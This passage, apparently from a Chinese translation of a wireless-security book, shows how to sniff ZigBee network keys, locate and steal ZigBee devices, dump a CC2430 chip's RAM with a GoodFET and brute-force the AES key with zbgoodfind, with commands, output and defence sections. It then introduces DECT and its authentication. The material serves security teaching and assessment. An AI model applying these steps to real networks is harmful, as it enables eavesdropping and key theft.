重放攻击的效率很大程度上取决于要攻击的 ZigBee 协议，当然这需要具体问题具体分析。通常，重放攻击针对的都是未加密的网络或者那些我们已经知道加密密钥的网络。显然攻击者同样能够攻击 ZigBee 网络的加密机制。

## 一 防御重放攻击

为了防御重放攻击，ZigBee 堆栈应该能够验证已接收帧的序列号，它应该比之前接收并且成功处理的帧的序列号至少大 1。不幸的是，ZigBee 规范并不要求这点，而且 ZigBee 网络层的序列号字段也只有 8 位（举例来说，攻击者可以捕获一个数据包，然后等待 255 个帧之后再发送捕获的数据包，这样就能够匹配序列号了）。

可以在高层应用其他安全措施来防御重放攻击，其中包括强化的高级序列号机制。应该对这些机制进行单独评估来确认序列号是否具有了足够的安全性。

### 11.3.5 加密攻击

加密密钥的生成、更新、撤销和管理对 ZigBee 网络来说是一个很难处理的安全问题。几乎所有的 ZigBee 设备都没有人机接口（Man-Machine Interface, MMI），所以用户在对设备进行管理之前无法在本地配置一个密钥。在其他情况下，比如在家域网（Home Area Networking, HAN）中一个智能恒温器和一个智能电表之间的通信，在本地 ZigBee 网络中它们都有不同的功能，这就使密钥管理成为一个复杂的问题。

在 ZigBee-2007 网络使用标准安全模式下，如果设备还不知道一个特定的密钥，那么它可以通过发送应用支撑子层请求密钥命令向信任中心发起请求。如果信任中心的配置策略允许新设备请求密钥，那么它会使用应用支撑子层密钥传输命令来满足设备的访问请求。

知道了网络密钥后，网络中就能够派生出其他的密钥，比如链路密钥。链路密钥交换的安全性取决于网络密钥的完整性，但是网络密钥是以明文发送的。尽管这是一个很大的威胁，但是许多 ZigBee 网络都只能依靠这样一个可用的传输机制来动态分配和更新密钥，同时将这种机制作为网络请求的安全模型。



## KillerBee 密钥窃听工具 zbdnsniff

流行性	2
难易度	7
影响力	9
危险级	6

KillerBee 工具套件包括了 zbdnsniff，可以处理数据包捕获文件的内容（libpcap 或者 SNA）并在密钥传输命令中检查应用支撑子层帧的内容。可以在命令行中指定多个捕获文件。当一个捕获文件包含了表示网络密钥的 Key-Transport（密钥传输）命令时，zbdnsniff 会显示密钥的内容、相关设备的源地址和目标地址，如下所示。

```
$ zbdnsniff
zbdnsniff: Decode plaintext key ZigBee delivery from a capture file. Will
process libpcap or Daintree SNA capture files. jwright@willhackforsushi.com

Usage: zbdnsniff [capturefiles ...]
$ zbdnsniff *.dcf
Processing /home/jwright/wlan/zigbee/radio-thermostat-connection-led.dcf
Processing /home/jwright/wlan/zigbee/radio-therml.dcf
Processing /home/jwright/wlan/zigbee/newclient.dcf
NETWORK KEY FOUND: 00:02:00:01:0b:64:01:04:00:02:00:01:0b:64:01:04
  Destination MAC Address: 00:d1:e4:a7:bb:f2:34:e7
  Source MAC Address:    00:9c:a9:23:5c:ef:23:b2
Processing /home/jwright/wlan/zigbee/lightswitch-onoff.dcf
Processed 4 capture files.
```

一旦获取了网络密钥之后，就可以使用多种工具来解密数据包的内容。

在 Daintree SNA 的专业和标准版中，可以依次点击 Settings（设置）| Option（选项）| Security（安全）来指定解密密钥。可以指定多个密钥，SNA 将使用所有的密钥解密每个数据包，直到数据包被正确地解密或者所有的密钥都已经尝试完毕。但是，数据包解密功能在 SNA 基础版本（来自普通软件开发包）中并不存在。

Wireshark 同样能够解密 ZigBee 网络层通信数据包，可以在 Wireshark 选项中指定一个密钥。选择 Edit（编辑）| Preferences（偏好）| Protocols（协议）| ZigBee NWK（ZigBee 网络层）打开 ZigBee Network Layer（ZigBee 网络层）对话框，如下图所示输入密钥。必须指定信息完整性检查的长度，通常它都是 32 位（Wireshark 默认）。密钥输入完毕后，Wireshark 解密数据包捕获文件中的每个帧，这样就能看到每个帧解密后的内容。

## 防御密钥传送攻击

ZigBee 规范提供了管理加密密钥的机制，其中包括预配置（当设备在工厂制造时就预先设置好密钥）和密钥协商（使用 SKKE 协议）。

预配置密钥能够防御密钥传送攻击的原因是网络中的 ZigBee 设备会提前知道用来保护所有传送数据的密钥材料。它的弊端是更新和撤销密钥变得非常困难，需要管理员手动处理 ZigBee 网络中的每个设备。




通过对设备进行无线信号分析，攻击者可以使用笔记本电脑、上网本或者小型手持设备上的 zbfnd 工具确认 ZigBee 设备的传输源。

## KillerBee 设备位置分析工具 zbfnd

流行性	3
难易度	7
影响力	7
危险级	6

攻击者可以使用 KillerBee 工具套件中的 zbfnd 工具确认范围内的 IEEE 802.15.4 设备（包括 zigBee 传输设备）。zbfnd 提供了一个简单的设备视图。从设备列表表中选择一个设备，工具会显示有关这个设备的详细信息，比如所选目标使用的帧类型、第一次和最后一次捕获到的数据。

对于已选择的设备，zbfnd 会以两种方式显示数据包的接收强度。第一种会以速度表来表示最后一次接收到的数据包的信号强度，指针越往右表示攻击者越靠近所选择的设备。第二种会显示一个信号图表，其中包括了信号强度跟随时间的变化情况，如下图所示。



安装好 KillerBee 之后，从命令行运行 zbfnd，如下所示。

```
$ sudo zbfnd
```

为了确认设备的位置，攻击者会向信号逐渐变强的方向移动，直到信号的强度最大为止。之后，攻击者会开始目视寻找目标设备的位置。

随着信号强度的变化，目标设备会在网络中产生通信数据包。由于 ZigBee 设备会等待其他设备发送的帧来更新信号强度，所以它自身几乎不会产生什么流量，所以攻击者想要收集足够的信息来进行信号分析就变得十分困难了。要解决这个难题，zbfnd 每 5 秒就会向目标设备发送 ping 信息。目标设备的每次回应都会刷新速度表的显示，同时在信号图表中生成新的数据点。

使用 zbfind 和信号强度分析，可以将速度表和信号图表作为向导来确认并且找到 ZigBee 传输器的信号源。如果目标设备没有采取保护措施，那么对于攻击者来说盗取它就是一件非常容易做到的事情了。

## 11.4.2 分析 ZigBee 硬件


盗取了 ZigBee 设备后，攻击者可以使用对应的外设分析 ZigBee 设备的无线接口和微处理器。在新的无线接口设计标准中，为了更好地节能，这些组件都会集成在片上系统上，如 Texas Instruments 生产的 Chipcon CC2430。这个设备采用的是集成的 Intel 8051 微处理器，它能够支持 128 KB 的永久闪存以及 8 KB 的 RAM 内存。

攻击 Chipcon CC2430 的一个方法是通过串行接口将芯片直接插到外设上进行调试。通过这个连接我们可以从芯片接口发送调试命令，收集数据响应同时还能够提取 RAM 中装载的数据。当 CC2430 启动时，微处理器会执行存储在闪存中的指令，激活芯片以待使用，如将常用变量装载到内存中。即使设备中采取了安全措施来防止攻击者访问 CC2430 内的闪存，但是 RAM 仍然是不受到保护的，所以攻击者能够很容易地转储它的内容。我们对 RAM 进行提取，使用 GoodFET 将它写到 Linux 或者 OS X 主机上的一个本地文件中。

### GoodFET

流行性	4
难易度	4
影响力	8
危险级	5

GoodFET 是由 Travis Goodspeed 生产的硬件设备，它采用联合测试行动小组（Join Test Action Group, JTAG）协议，通过调试接口与目标芯片进行连接，同时还配有在 Linux 和 OS X 系统上使用的固件和软件工具。GoodFET 的硬件和软件都是开源的，包括一份材料列表和 Eagle CAD 电路设计图，可以从任何 PCB 制造工厂购买到其中的部件。完整的 GoodFET 2.0 电路板如下图所示。



GoodFET 配套软件的网址是 <http://goodfet.sf.net>。可以安装 Debian 风格的附属插件，通过 Subversion 下载最新的源代码：

```

$ sudo apt-get install python-string
$ svn co https://goodfet.svn.sourceforge.net/svnroot/goodfet
$ cd goodfet/trunk/client
$ sudo make
$ goodfet.cc
Usage: /usr/local/bin/goodfet.cc verb [objects]

/usr/local/bin/goodfet.cc test
/usr/local/bin/goodfet.cc info
/usr/local/bin/goodfet.cc dumpcode $foo.hex [0x$start 0x$stop]
/usr/local/bin/goodfet.cc dumpdata $foo.hex [0x$start 0x$stop]
/usr/local/bin/goodfet.cc erase
/usr/local/bin/goodfet.cc writedata $foo.hex [0x$start 0x$stop]
/usr/local/bin/goodfet.cc verify $foo.hex [0x$start 0x$stop]
/usr/local/bin/goodfet.cc peekdata 0x$start [0x$stop]
/usr/local/bin/goodfet.cc pokedata 0x$addr 0x$val

```


**注意** 在编写本书时，Chipcon GoodFET 客户端并不支持向 Chipcon 设备内存写入代码。这可能会在以后的版本中得到解决。

GoodFET 通过 ChipCon 调试接口与 CC2430 建立连接。这个接口与串行外设接口（Serial Peripheral Bus, SPI）类似，都是与电路板上的集成电路进行连接，但是它使用单条双向数据线而不是主输出从输入（Master-Out Slave-In, MOSI）和主输入从输出（Master-In Slave-Out, MISO）数据线。

在 GoodFET 和 CC2430 之间连接有 4 条电线。CC2430 调试针脚的具体细节可以从 Texas Instruments CC1110/CC2430/CC2510 调试和编程接口规范以及配套的 CC2430 数据表上获得，下面是一份总结表。

名称	CC2430 针脚说明	CC2430 针脚编号	GoodFET 针脚编号
DEBUG_DATA (调试数据)	P2_1	46	1
DEBUG_CLK (调试时钟)	P2_2	45	7
REET (复位)	RESET_N	10	5
GND (接地)	不定	不定	14

将 GoodFET 与 ZigBee 设备上的 CC2430 连接的步骤会因设备不同而不同，主要的操作流程是找到 CC2430 芯片，将通断测试仪的一端放在 CC2430 针脚上（比如调试数据针脚，编号是 46），然后查找其他的阻焊层、通孔（贯穿电路板上下层的孔）和分支针脚来测试导通性。在最糟糕的情况下，可以使用类似医用注射管这样的工具来探测 CC2430 针脚，相比之下，确认在开发调试过程中使用的焊点或者分支针脚会相对容易一些。一旦确认了第一个目标针脚与电路板的连通性后，对其余的针脚重复这些步骤。确认完每个针脚后，根据前面图表中的信息使用小的别针将 GoodFET 与针脚连接起来。下面是一张 GoodFET 与 CC2430 设备的连接图，其中通过连通性测试确认了两个分支针脚。



**提示** 本书的配套网站上提供这张图片的高分辨率版本。

GoodFET 硬件与目标芯片连接好之后，可以使用 `goodfet.cc info` 对连接进行验证。首先，要设置变量 `GOODFET`，让它指向 USB 串行设备，在将它插入 GoodFET 时，它应该已经注册完毕了（通常都为 `/dev/ttyUSB0`，除非已经插入了其他的 USB 串行设备，如 RS-232 适配器或者 USB GPS）。然后，可以从芯片的调试接口读取数据：

```
$ sudo su
# export GOODFET=/dev/ttyUSB0
# goodfet.cc info
Target identifies as CC2430/r04.
```

确认了连接访问后，可以将目标设备上的所有内存转储到文件中，如下所示。

```
# goodfet.cc dumpdata
Target identifies as CC2430/r04.
Dumping data from e000 to ffff as chipcon-2430-mem.hex.
Dumped e000.
Dumped e100.
omitted for space
Dumped ff00.
```

当你将目标设备上的 RAM 中的数据导入文件后，可以尝试从中提取有关设备的一些敏感信息。

### 11.4.3 RAM 数据分析

近几年来，有多篇论文公布了使用取证分析从 RAM 获取敏感信息的方法。对于微处理器来讲，它们的理论是相同的，包括搜索数据模式、使用熵分析技术（衡量数据的随机性）。此外，由于你面对的是 8KB 大小，而不是 GB 级别的内存，所以同样可以使用暴力攻击。

由于RAM的访问速度比Intel 8051微处理器上的闪存快，所以经常使用的变量会被载入到RAM来提高性能。ZigBee设备中一个经常使用的变量是群组密钥，它的作用是用来加密和解密通信数据包。要从内存转储文件中获取这个变量，我们可以使用转储文件中任何可能的数据来解密捕获到的数据。如果数据的解密结果不正确，那么我们继续进行猜解，直到获得了正确的密钥或者尝试完了所有可能的数值。因为密钥的长度是16个字节（128位），所以在8KB大小的RAM中我们最多需要进行8177次猜解就可以获得密钥，这可以在数秒甚至更短的时间内完成。

### KillerBee 密钥恢复工具 zbgoodfind

流行性	2
难易度	8
影响力	8
危险级	6

KillerBee工具集中的zbgoodfind工具可以用来攻击GoodFET数据内存转储文件，它接收两个输入文件：一个数据包捕获文件和一个二进制内存转储文件。首先，zbgoodfind通过解析数据包捕获文件来确认一个加密的数据包。一旦确认完毕后，zbgoodfind使用内存转储文件中连续的128位数值作为可能的AES密钥来解密数据包。这个过程会一直持续到数据包被正确解密，或者zbgoodfind尝试完了内存转储文件中所有可能的密钥。在这两种情况下，它会继续下一个数据包或者在读取完毕后自行退出。

我们需要安装binutils来获取Objdump工具，如下所示。

```
$ apt-get install binutils
```

接下来，我们将GoodFET的十六进制输出文件转换为二进制形式：

```
$ objcopy -I ihex -O binary chipcon-2430-mem.hex chipcon-2430-mem.bin
```

最后，我们使用zbgoodfind工具解析数据包捕获文件encdata.dcf，搜索内存转储文件中的密钥，如下所示：

```
$ zbgoodfind -h
zbgoodfind - search a binary file to identify the encryption key for a given
SNA or libpcap 1.2.3 802.15.4 encrypted packet - jwright@willhackforsushi.com

Usage: zbgoodfind [-frRfD] [-f binary file] [-r pcapfile] [-R daintreefile]
      [-F Don't skip 2-byte FCS at end of each frame]
      [-d generate binary file (test mode)]
$ zbgoodfind -R encdata.dcf -f chipcon-2430-mem.hex
zbgoodfind: searching the contents of chipcon-2430-mem.hex for encryption
keys with the first encrypted packet in encdata.dcf.
Key found after 6397 guesses: c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf
```

**提示** 可以分别指定-r或者-R参数让zbgoodfind读取libpcap或者Daintree SNA文件。

在本例中，在6379次猜解后，我们成功获取了用来解密数据的网络密钥。一旦找到密钥

后，攻击者可以返回到目标网络中进行窃听和解密通信数据包，或者伪造一个合法设备加入到 ZigBee 网络中。

## 一 防御硬件攻击

我们详细讲解了盗取 ZigBee 设备以及从硬件中获取加密密钥材料的步骤。从物理安全角度来看，可以采用监控或者防盗措施来保护 ZigBee 设备，比如视频监控、安保、硬件锁以及设备绑定。然而，这些措施通常没有和 ZigBee 有效地结合在一起，所以在某些情况下，ZigBee 设备会暴露在不受保护的场合下，比如在零售商店中，消费者随手拿来就能够进行自动结账或者付款的设备。

本节，我们重点讲解了 Texas Instruments 的 ChipCon CC2430，它的漏洞同样也存在于其他设备中，包括 CC2530 和 CC2531，还有其他 ZigBee 芯片制造商的产品，比如 Ember。传统的芯片都采用了外部微处理器，比如 CC2420，它同样包含有类似的漏洞，所以攻击者可以在系统启动时捕获微处理器和无线接口之间传输的配置数据，之后将它连接到串行外设接口总线上提取密钥信息，使用 `zbgoodfind` 来找到密钥。

可以使用防干扰检测系统增加这种攻击的实施难度，如一旦 ZigBee 设备被打开时，就利用自动系统来销毁无线芯片，通常系统本身的成本对于 ZigBee 设备来说都是无法接受的。同样可以采取物理防护措施，如使用黑色的绝缘环形树脂将电路板包裹起来。但是，这些措施都不是万无一失的，因为有许多方法可以在不破坏电路板的情况下去除环形树脂。

## 11.5 本章小结

ZigBee 是一个快速发展的低速、低消耗的协议，它应用于多种行业领域中，比如卫生医疗、家庭自动化、智能电网系统以及安全系统中。ZigBee 拥有保护数据机密性的措施，它使用 AES 加密来防御攻击，ZigBee 漏洞形成的原因在于低成本设备中的功能十分有限，这就会引起窃听攻击、序列攻击（使用 `zbreplay` 进行重放攻击）、密钥攻击（使用 `zbdnsniff` 获取密钥）。

我们可以使用商业或者开源的工具来评估 ZigBee 技术的安全性，其中 KillerBee 工具套件为评估 ZigBee 技术和开发攻击工具提供了一套简单有效的机制。由于常见的集成无线接口和微处理器中都包含有漏洞，因此我们可以使用 `GoodFET` 和 `zbgoodfind` 工具来实施物理攻击。

随着 ZigBee 的应用越来越广泛，它也会逐渐受到黑客和研究人员的关注。尽管 ZigBee 的一些特性非常适用于某些应用程序，但是在数据机密性和完整性方面，我们还是有必要进行更深一步的安全分析来审核协议本身的安全性。

## 第 12 章

# 入侵 DECT

数字增强无线通信规范 (Digital Enhanced Cordless Telecommunications, DECT) 是无线电话的全球标准, 它广泛应用于家庭、小型办公室和企业中。DECT 设备的标准化和大规模生产使得越来越多的消费者和企业采用这项无线技术用于电话通信以及低速数据传输。DECT 在欧洲尤为流行, 仅在德国就有超过 3 100 万的 DECT 设备。

尽管 DECT 是一个开放的标准, 但是用来保护私密性的安全算法细节并没有公开, 只有授权的设备制造商才能够获取它们。因此, 任何使用 DECT 技术的非盈利性机构都无法研究这些安全机制。最终由于 DECT 的安全机制缺少同行评审和分析导致了它的衰落, 随后就出现了多种攻击和漏洞利用工具。

在本章中, 我们会讲解 DECT 背后隐藏的技术, 包括协议的特性和细节。同样我们会讲解实际攻击 DECT 的方法, 攻击者能够使用这些方法窃听语音和数据通信交换, 或者对这项无线技术进行伪造。

### 12.1 DECT 简介

DECT 标准由欧洲电信化标准协会 (European Telecommunications Standards Institute, ETSI) 开发, 作为一项无线协议, 它能够在欧洲、中东以及非洲 (Europe, the Middle East, and Africa, EMEA) 之间传输语音和低速率数据。DECT 最初广泛应用于欧洲, 用来进行语音和数据传输, 之后它演变成了家庭和企业无线电话的全球标准。

DECT 的设计标准使它能够应用于短程和远程的无线电话中, 满足家庭无线电话和专用自动交换分机 (Private Automatic Branch Exchange, PABX) 市场的需求, PABX 在楼宇和校园内可以提供无线访问。此外 DECT 技术在欧洲的住宅和小型办公室市场中也获得巨大的成功, 在北美它也越来越广泛地应用于短程无线电话技术中。作为一项标准化的技术, DECT 超过了现有的其他短程无线电话技术, 它采用单独分配给 DECT 的频谱, 从而免于受到工业、科学、医学 (Industrial, Science, and Medical, ISM) 频段的干扰。

消费者也能够得益于 DECT 的标准化结构, 因为产品之间都有很好的兼容性。消费者可以选择一个符合需求的 DECT 基站设备, 然后再选择其他厂商的手持设备。如果消费者需要另外购买一个手持设备用于家庭或者企业中, 他可以从任何支持 DECT 标准的厂商那里购买到它,

同时它与已有的基站设备还能保持互相兼容。

DECT 规范定义一个 DECT 网络由单个 DECT 基站，称为**固定装置**（Fixed Part, FP），以及一个或者多个移动设备，称为**移动装置**（Portable Part, PP）。在大部分的 DECT 网络中，固定装置通常都是移动电话的底座部分，它连接到公共交换电话网（Public Switched Telephone Networks, PSTN）或者其他 IP 服务上，在 DECT 网络中提供上行的服务访问，如右图所示。每个移动电话设备都代表了 DECT 网络中的一个移动装置。



### 12.1.1 DECT 规范

与蓝牙和 ZigBee 网络类似，DECT 也规定了兼容性规范，定义了上层堆栈的功能，为设备的兼容性提供了基线要求。最常用的 DECT 规范被称为**通用接入规范**（Generic Access Profile, GAP）。这项规范定义了电话服务在无线接口中的运行方式，而不需要关心后端网络的上行链路结构。这项特性允许服务提供商提供一个与 PSTN 或者 VoIP 服务连接的基站，同时在一个或者多个 PP 上维护无线语音服务。

其他的 DECT 服务包括 DECT/ISDN 网际互连，它是一个 GSM 互操作规范，还有无线电本地回路存取规范（Radio Local Loop Access Profile, RAP），它在用户的入网点将 DECT 作为有线的本地回路系统。DECT 同样定义了多种数据服务规范，这样它就能作为无线传输媒介与以太网（最大数据速率为 552Kbps）、同步数据服务、低数据速率通信系统以及多媒体应用上的移动服务进行连接。

### 12.1.2 DECT 物理层

与 Wi-Fi、蓝牙和 ZigBee 技术不同，DECT 并不使用 2.4GHz 的无线波段，这样就避免了许多其他技术中存在的干扰源。在欧洲、中东以及非洲，DECT 使用 1.88 ~ 1.9 GHz 波段，DECT 的发送器和接收器设备采用 10 种不同的载波频率。在北美，DECT 兼容技术由北美个人无线通信标准（Personal Wireless Telecommunications Standard, PWT）定义，它使用 1.92 ~ 1.93 GHz 波段。由于波段范围的减小，所以在北美 DECT 6.0 中只能采用 5 个不同的载波信道。DECT 设备在欧洲、中东以及非洲和北美能够使用的信道编号和频率如表 12-1 所示。

DECT 无线设备的传输功率并不固定，普通或者 SOHO 设备的最大输出功率在欧洲、中东以及非洲为 250 mW，在北美则是 100 mW。DECT 设备在室内的传输距离是 164 英尺（50 米），在室外不受到无线射频干扰的情况下，可以达到 984 英尺（300 米）。

对于每个 DECT 载波信道，每个频率都被分成了 24 个频隙，如图 12-1 所示。在这 24 个频隙中，DECT 语音系统使用 12 个进行下行通信（从基站到移动装置），剩余的 12 个则用来进行上行通信（从移动装置到基站）。这样，DECT 在单个基站上以全双工方式就能够同时进行 12 个语音会话。

在 DECT 数据系统中，这 24 个频隙可以用来进行数据交换，每个频隙的数据传输率为 24 Kbps。当这些频隙组合起来时，DECT 数据网络可以达到更高的传输率。全双工的 DECT

网络在上行传输中使用 12 个频段，在下行中也使用 12 个频段，它的数据传输率可以达到 288 Kbps。半双工的 DECT 网络只能使用 23 个频段，它的数据传输率为 532 Kbps，剩余信道的作用是用来确认传输数据。

表 12-1 DECT 在欧洲、中东以及非洲和北美的信道和频率分配

信道	频率 (MHz)	波段	信道	频率 (MHz)	波段
0	1881.792	EMEA	8	1895.616	EMEA
1	1883.520	EMEA	9	1987.344	EMEA
2	1885.248	EMEA	23	1921.536	N.America
3	1886.976	EMEA	24	1923.264	N.America
4	1888.704	EMEA	25	1924.992	N.America
5	1890.432	EMEA	26	1926.720	N.America
6	1892.160	EMEA	27	1928.448	N.America
7	1893.888	EMEA			



图 12-1 DECT 载波信道和频段分配

### 12.1.3 DECT 媒体存取层

DECT 媒体存取层定义了在每个频段中传输的帧所采用的格式。如图 12-1 所示，一个 DECT 帧主要由 4 个部分组成：一个同步头、信令数据、数据包负载以及循环冗余校验值 (CRC)。

接收器使用同步头来稳定无线传输以及检测传输的数据包。在同步头之后是 DECT 帧的信令信息 (也称为 A 字段)，它定义了帧的控制信息，包括负载数据类型和其他网络标识符。DECT 的信令信息字段的长度通常有 64 位。

在 DECT 信令信息后是数据包的数据部分 (也称为 B 字段)。B 字段包含了用户的数据，如站或者语音数据。这个字段的长度通常有 320 个位 (40 字节)，如果传输的数据长度不足 320 位，会用 0 进行填补。

DECT 帧的最后 4 位用来进行奇偶校验检查，确认传输中是否有损坏的数据。

除了定义帧的格式外，DECT 媒体存取层还定义了其他的特性，比如支持碎片整理和重新组装、多路复用逻辑信道、错误检测和系统确认。每个 DECT 固定装置都会广播它的无线固定装置标识符（Radio Fixed Part Identity, RFPI）信息，每个移动设备都会使用它来区分不同的固定装置。

### 12.1.4 基站选择

DECT 移动设备必须采用一种机制来确认可连接的基站，同时选择最能满足通信要求的设备。要广播它可用的服务，DECT 基站会至少在一个信道上持续地传输信标数据，其中包括了它的 RFPI 地址信息、系统性能和状态信息（被占用和空闲的频隙数量）。移动设备每隔 30 秒扫描可用的载波信道，目的是确认 DECT 基站的存在，测试每个可用基站的接收信号强度（Received Signal Strength Indicator, RSSI）。如果确认基站的接收信号强度能够提供可靠的连接，那么移动设备会进一步确认系统是否支持它所需要的功能（如某个特定的规范或者安全要求），同时还会确认系统当前是否能够支持移动设备。基于这些标准，如果移动设备当前已经与一个基站建立了连接，但是它的信号接收强度正在逐渐变弱，那么这个移动设备会选择另一个基站进行连接或者漫游。

## 12.2 DECT 安全

DECT 协议提供设备认证和加密算法来防止未经授权者的访问，确保语音和数据的私密性。这些协议都是 DECT 标准的一部分，但是它们却没有公开发布。在保证不泄露的前提下，ETSI 将这些算法规范公布给了 DECT 设备制造商，所以普通的用户无法获取到它们。

### 不公开即安全的弊端

为了保护 DECT 技术的安全，在保证不泄露的前提下，ETSI 将 DECT 的安全算法规范公布给了设备制造商和开发商。ETSI 认为通过限制了解技术实现细节的人的数量，无形中增加了 DECT 标准的安全，进一步来说，由于事先签署了保密协议，因此这就防止了他们公开讨论这些技术。

ETSI 使用的策略是“不公开即安全”。对于任何协议，实现安全的唯一方法是接受同行的审查和审议。对于 DECT 来说，能够审查协议安全性的只有那些从技术中获取经济利益的人。在这种情况下，并不能保证技术的安全性，因为对于 DECT 技术的优点和弱点并没有被公正地评估过。

在本章中，你会看到 DECT 加密算法的安全性存在着巨大的缺陷，这就给了攻击者利用系统漏洞的机会。由于协议缺少预先的安全评估审议，而 DECT 的应用又是如此的广泛，因此最终导致了许多用户都面临着窃听攻击和其他私密性攻击的威胁。很明显，ETSI 应该为这样一种局面承担责任，因为他们决定不公开发布这项标准。

## 12.2.1 认证和配对

DECT 规范包含了一个名为 DECT 标准认证算法 (DECT Standard Authentication Algorithm, DSAA) 的协议。DSAA 负责处理固定装置和手机之间的初始交换和密钥派生, 同时根据派生出的密钥处理随后的设备认证。DECT 通用接入规范强制使用 DSAA。

当 DECT 的固定装置与手机第一次连接时, 它们必须完成一次交换配对。终端用户选择一个 PIN 值, 然后通过一个特殊的 PIN 输入模式或者菜单功能在两个设备上进行输入, 或者 PIN 值是一个固定值, 因此终端用户无法对它进行更改。当移动装置和固定装置连接时, 它们会交换随机数, 然后使用本地输入的 PIN 值来派生以及存储一个加密密钥, 它的名称为用户认证密钥 (User Authentication Key, UAK)。在进行交换时, 设备并没有完成认证, 但是生成了一个主密钥 (UAK), 它会在认证和随后的加密密钥派生中被使用到。

**注意** 有些制造商在生产 DECT 固定装置和移动设备时已经完成了配对, 所以它们在使用前不需要再输入 PIN 值或者进行用户鉴定密钥派生。

在配对过程中, 固定装置和移动设备使用 UAK 和挑战-响应算法进行相互认证, 如图 12-2 所示。这个过程一共包含 6 个步骤:

- 1) 首先, 固定装置生成两个 64 位随机值 (RS 和 RAND\_F), 并将它们发送到移动设备。
- 2) 之后, 移动设备使用随机的 RS 值和配对过程中派生的 UAK 值作为 DSAA A11 算法的输入, 生成一个中间密钥 (称为 KS)。中间密钥 KS 和随机值 RAND\_F 随后作为 DSAA A12 算法的输入, 生成两个输出值: 一个有标志的响应值 SRES1 和 DCK (Derived Cipher Key, 导出加密密钥)。之后 DCK 存储在本地, 在随后的认证中用来对数据进行加密和解密 (如果开启了加密的话)。移动设备将 SRES1 值返回给固定装置。
- 3) 固定装置采用相同的步骤来派生 KS、SRES1 和 DCK, 但是它计算出的带标志的响应值称为 XRES1。固定装置将 XRES1 和接收的 SRES1 进行比较, 如果匹配的话, 表示移动设备的 UAK 值正确, 之后固定装置会发送一条认证成功信息。在完成第 3) 步时, 固定装置已经完成了对移动设备的认证。
- 4) 现在, 移动设备开始对固定装置进行认证, 它向固定装置发送一个 64 位随机值 (称为 RAND\_P)。
- 5) 固定装置生成一个叫做 RS 的 64 位随机值 (但是与第 1) 步和第 2) 步中使用的 RS 不同), 它和 UAK 一起作为 DSAA A21 算法的输入来派生一个新的中间密钥 KS。随后, KS 和 RAND\_P 一同作为 A22 算法的输入来派生 SRES2。固定装置将 SRES2 和 RS 值返回给移动设备。
- 6) 在接收到固定装置发送的 RS 后, 移动设备会使用相同的 A21 算法来计算 KS 值。计算完毕后, 它会使用 A22 函数来计算 XRES2 的值 (就像前面步骤中固定装置计算 SRES2 一样)。一旦计算出的 XRES2 值与接收到的 SRES2 值相同, 移动设备就能确认双方都拥有正确的 RS 值, 最后完成了认证。

在认证交换的最后, 两个设备都完成了对远程设备的身份确认, 并且派生了 DCK 值。此时

两个设备就能采用不加密的方式进行通信，或者使用 DECT 的加密算法来保护数据的机密性。

## 12.2.2 加密服务

DECT 规范使用专门的一套加密协议集，称为 DECT 标准密码（DECT Standard Cipher, DSC）来支持通信数据包加密。与 DECT 标准认证算法类似，只有签署过保密协议的开发商和设备制造商才能获取 DECT 标准密码算法的细节。分析表明密码是基于线性反馈移位寄存器（Linear Feedback Shift Register, LFSR）生成的，它是 128 位的流密码。算法中采用的密钥是在认证过程中派生的 DCK。因为 DCK 是基于随机值 RS 和 RAND\_F 生成的，所以每次移动设备与固定装置连接时，DECT 标准密码算法的密钥都会发生变化。

尽管在通用接入规范中强制使用认证，但是对 DECT 标准密码算法的支持是可以选择的。在实际应用中，许多 DECT 设备都不会使用加密来保护数据的机密性。如果移动设备在认证后想要使用加密的话，固定装置会通过性能信息表示它是否能够支持加密。

当在 DECT 网络中使用加密时，只有 B 字段的数据得到了保护。A 字段的数据，如基站的 RFPI 并没有受到私密性和防伪性保护。




图 12-2 DECT 认证交换

现在我们已经具备了理解 DECT 网络运作的背景知识，下面我们就开始讲解各种攻击这项流行的无线技术的方法。

